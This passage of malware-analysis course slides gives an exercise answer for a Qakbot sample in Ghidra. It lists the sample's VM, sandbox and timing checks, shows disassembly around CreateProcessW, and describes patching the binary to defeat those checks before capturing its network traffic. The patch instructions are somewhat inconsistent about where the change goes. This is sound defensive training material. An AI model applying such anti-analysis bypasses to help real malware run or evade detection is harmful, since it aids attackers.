
Exercise 3 Answer For Ghidra

- Check the section where it verifies the VM.



Exercise 3 Answer For Ghidra

- Try debugging and investigating what kind of anti-analysis features are present.



Exercise 3 Answer For Ghidra

Anti Debug Function	Anti Debug Type
FUN_4033fc	VM presence
FUN_40349a	VM presence
FUN_4035b6	Check Hardware
FUN_40385e	File Operation
FUN_403bdf	Check Sandbox
FUN_403d22	File Name Check
FUN_40336e	Environment_TimingCheck

Exercise 3 Answer For Ghidra

- Regarding where to apply the patch.
- Find the section where it processes the subprocess /C.


```
00404F39  33C0              xor eax,eax
00404F3B  C745 D4 01000000  mov dword ptr ss:[ebp-2C],1
00404F42  66:8945 D8        mov word ptr ss:[ebp-28],ax
00404F46  C745 FC 00000008  mov dword ptr ss:[ebp-4],8000000
00404F4D  8D45 EC           lea eax,dword ptr ss:[ebp-14]
00404F50  50                push eax
00404F51  8D45 A8           lea eax,dword ptr ss:[ebp-58]
00404F54  50                push eax
00404F55  53                push ebx
00404F56  53                push ebx
00404F57  FF75 FC           push dword ptr ss:[ebp-4]
00404F5A  53                push ebx
00404F5B  53                push ebx
00404F5C  53                push ebx
00404F5D  FF75 08           push dword ptr ss:[ebp+8]          [ebp+8]:L"C:\\Users\ [redacted] qakbot.exe /C"
00404F61  FF15 0C074100     call dword ptr ds:[<&CreateProcessW>]
00404F67  85C0              test eax,eax
00404F69  74 26             je qakbot.404F91
00404F6B  395D 0C           cmp dword ptr ss:[ebp+C],ebx
00404F6E  74 1C             je qakbot.404F8C
00404F70  FF75 10           push dword ptr ss:[ebp+10]
00404F73  FF75 EC           push dword ptr ss:[ebp-14]
00404F76  FF15 4CB14000     call dword ptr ds:[<&WaitForSingleObject>]
00404F7C  85C0              test eax,eax
00404F7E  78 0C             js qakbot.404F8C
00404F80  FF75 0C           push dword ptr ss:[ebp+C]
00404F83  FF75 EC           push dword ptr ss:[ebp-14]
00404F86  FF15 F0B04000     call dword ptr ds:[<&GetExitCodeProcess>]
00404F8C  33C0              xor eax,eax
00404F8E  40                inc eax
```

Detected Function list

```
FUN_00404f08
    GetExitCodeProcess : 00404f86
    WaitForSingleObject : 00404f76
```

Exercise 3 Answer For Ghidra


- How to apply the patch



Pay attention to the return value of GetExitCodeProcess.
If the value of EAX is not zero, it detects that it is in an analysis environment.
Therefore, add 'mov eax, 0' just before the 'xor eax, eax' section.


Exercise 3 Answer For Ghidra

- At address 404F86, press the space key and enter 'mov eax, 0'.




Exercise 3 Answer For Ghidra

File > Choose to Patch File > Select 'Patch File' > Save



Exercise 3 Answer For Ghidra

Execute the patched file and record the network traffic using Wireshark or similar tools.



Exercise 4

Level4.
Malware analysis Tips + Anti Debug

Exercise 4

Target Malware : Packed_Exercise4.exe

Question1.

